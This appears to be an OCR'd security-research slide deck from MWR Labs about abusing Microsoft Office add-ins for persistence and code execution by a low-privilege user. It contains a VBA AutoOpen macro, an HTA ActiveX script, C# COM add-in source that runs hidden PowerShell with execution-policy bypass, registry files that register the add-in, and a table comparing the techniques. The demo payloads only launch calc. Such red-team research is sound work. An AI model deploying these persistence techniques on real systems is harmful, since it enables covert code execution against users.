
  HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Common



Excel VBA add-ins

- *.xla // *.xlam – it's all VBA, no spreadsheets.
- *.xls // *.xlsm // *.xlsb
- … // does it matter?







User defined locations with XLL/XLA/XLAM

MWR LABS

- Does it even need to be in a Trusted Location?

  HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Excel\Options





Recycle Bin
Registry Editor
File Edit View Favorites Help
15.0
Access
Common
Excel
AddInLoadTimes
File MRU
Options
Place MRU
Recent Templates
Security
FirstRun
Groove
Name Type Data
(Default) REG_SZ (value not set)
DecimalSeparator REG_SZ .
DefaultSheetR2L REG_DWORD 0x00000000 (0)
FirstRun REG_DWORD 0x00000000 (0)
MsoTbCust REG_DWORD 0x00000008 (8)
OptionFormat REG_BINARY 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00...
Options5 REG_DWORD 0x00000080 (128)
OptionsDlgSizeP... REG_BINARY 48 03 00 00 ad 02 00 00 7c 01 00 00 58 00 00 00 00 0...
Pos REG_SZ 200,200,1200,625
ThousandsSepar... REG_SZ ,
UseSystemSepar... REG_DWORD 0x00000001 (1)
Computer\HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Options
XLAM-Network.reg
Network 192.168.7.128 tmp
Search tmp
Organize New folder
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name Date modified Type Size
XLAMAddIn.xlam 8/26/2017 2:50 PM Microsoft Excel Add-In 11 KB
1 item Offline status: Online
Offline availability: Not available
Windows PowerShell
PS C:\Users\lowpriv> $env:USERNAME
lowpriv
PS C:\Users\lowpriv> net user lowpriv | select-string Group
Local Group Memberships *Users
Global Group memberships *None
PS C:\Users\lowpriv> ipconfig | select-string IPv4
IPv4 Address. . . . . : 192.168.7.131
PS C:\Users\lowpriv>
1:21 AM
8/25/2017

PowerPoint VBA add-ins

MWR LABS

- *.ppa // *.ppam // yep, doesn't matter
- Register at:

HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\PowerPoint\AddIns\<AddInName>



A brief introduction to COM

MWR LABS

- It's a binary interface standard to facilitate component interaction.
- File extensions: *.dll, *.ocx, *.sct, … many more

Normal - Module1 (Code)

(General) | AutoOpen

```
Sub AutoOpen()
    Set COMObj = CreateObject("WScript.Shell")
    COMObj.Run "powershell -C calc"
End Sub
```

```
<HTML>
<HEAD>
<SCRIPT language="javascript">
var COMobj = new ActiveXObject("WScript.Shell");
COMobj.Run("powershell -C calc");
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

Windows PowerShell

```
PS C:\> $COMobj = New-Object -ComObject WScript.Shell
PS C:\> $COMobj.Run("powershell.exe -C calc")
```

Reimplementing WScript.Shell

MWR LABS

```
using System;
using System.Runtime.InteropServices;

namespace InconspicuousCOMAddIn
{
    [Guid("338CC521-2122-4102-BC5D-47C627878558")]
    [ComVisible(true)]
    public interface ICOMInterface
    {
        string RunCommand(string execProgram, string execArguments);
    }

    [Guid("B1B786D5-E428-4079-BD76-01071CC42F2B")]
    [ClassInterface(ClassInterfaceType.None)]
    [ComVisible(true)]
    public class Connect : ICOMInterface
    {
        public string RunCommand(string execProgram, string execArguments)
        {
            System.Diagnostics.Process process = new System.Diagnostics.Process();
            System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
            startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
            startInfo.FileName = execProgram;
            startInfo.Arguments = execArguments;
            process.StartInfo = startInfo;
            process.Start();
            return "";
        }

    }
}
```

Demystifying (mystifying?) COM registration and resolution

MWR LABS

register-com-32.reg - Notepad

File Edit Format View Help

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\InconspicuousCOMAddIn.Connect]
@="InconspicuousCOMAddIn.Connect"

[HKEY_CURRENT_USER\Software\Classes\InconspicuousCOMAddIn.Connect\CLSID]
@="{B1B786D5-E428-4079-BD76-01071CC42F2B}"


[HKEY_CURRENT_USER\Software\Classes\CLSID\{B1B786D5-E428-4079-BD76-01071CC42F2B}]
@="InconspicuousCOMAddIn.Connect"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B1B786D5-E428-4079-BD76-01071CC42F2B}\Implemented Categories]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B1B786D5-E428-4079-BD76-01071CC42F2B}\Implemented Categories\{62C8FE65-4EBB-45e7-B440-6E39B2CDBF29}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B1B786D5-E428-4079-BD76-01071CC42F2B}\InprocServer32]
@="mscoree.dll"
"Assembly"="InconspicuousCOMAddIn, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null"
"Class"="InconspicuousCOMAddIn.Connect"
"CodeBase"="file:///C:/Users/lowpriv/Desktop/InconspicuousCOMAddIn.DLL"
"RuntimeVersion"="v4.0.30319"
"ThreadingModel"="Both"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B1B786D5-E428-4079-BD76-01071CC42F2B}\ProgId]
@="InconspicuousCOMAddIn.Connect"
```



Recycle Bin
InconspicuousCOMAddIn.dll
register-co...
8:15 PM
8/1/2017

=calc() with Excel Automation add-ins

MWR LABS

- Specific COM use case – for user defined functions.
- Register COM object then add-in with the “OPEN” property at:

  HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<version>\Excel\Options





Recycle Bin
Inconspicu...
register-co...
excel-automation-app-only.reg
8:48 PM
8/1/2017

The manual labour of “automation”

MWR LABS

- The problem? You actually have to call the function.




COM add-ins for *

MWR LABS

- Single add-in, multi application.
- The “IDTExtensibility2” interface.
- Register COM object with Windows, then register add-in with the Office application.

HKEY_CURRENT_USER\Software\Microsoft\Office\<Program>\Addins\<AddInName>



COM add-ins for *

MWR LABS

```
using System;
using System.Runtime.InteropServices;
using Extensibility;

namespace InconspicuousCOMAddIn
{
    [Guid("B1B786D5-E428-4079-BD76-01071CC42F2B")]
    [ComVisible(true)]
    public class Connect : IDTExtensibility2
    {
        public void OnConnection(object application, ext_ConnectMode connectMode, object addInInst, ref Array custom)
        {
            System.Diagnostics.Process process = new System.Diagnostics.Process();
            System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
            startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
            startInfo.FileName = "powershell.exe";
            startInfo.Arguments = "-ep bypass -C calc";
            process.StartInfo = startInfo;
            process.Start();
        }

        public void OnDisconnection(ext_DisconnectMode disconnectMode, ref Array custom)
        {
        }

        public void OnAddInsUpdate(ref Array custom)
        {
        }

        public void OnBeginShutdown(ref Array custom)
        {
        }

        public void OnStartupComplete(ref Array custom)
        {
        }

    }
}
```



Recycle Bin
InconspicuousCOMAddIn.dll
com-merg...
9:16 PM
8/1/2017

Attacking VBA snoopers with VBE add-ins

MWR LABS

- Why? Why? Why?
- Register with Windows, then do the application-specific registration at:

HKEY_CURRENT_USER\Software\Microsoft\VBA\VBE\6.0\Addins\<VBEAddIn.Name>




Recycle Bin
Inconspicu...
vbe-mod-c...
10:09 AM
8/2/2017

Office add-ins tabulated

MWR LABS

	Targets	Registry Edits Required	Arbitrary File Extensions Allowed	VDI Applicable (w/o Roaming Profiles)	Admin Privileges Required
WLL	Word	No	No	Potentially ‡	No
XLL	Excel	No †	Yes	Potentially ‡	No
AdditionalActionsDLL	Word	Yes	Yes	No	No
XLA/XLAM/XL*	Excel	No †	Yes	Potentially ‡	No
PPA/PPAM	PowerPoint	Yes	Yes	No	No
Automation	Excel	Yes	Yes	No	No
COM	All	Yes	Yes	No	No
VBE	All	Yes	Yes	No	No

† Registry edits can be used to bypass trusted location settings and store files in arbitrary locations
‡ Requires "StartUp" location to be on a network share.

The things I didn't cover

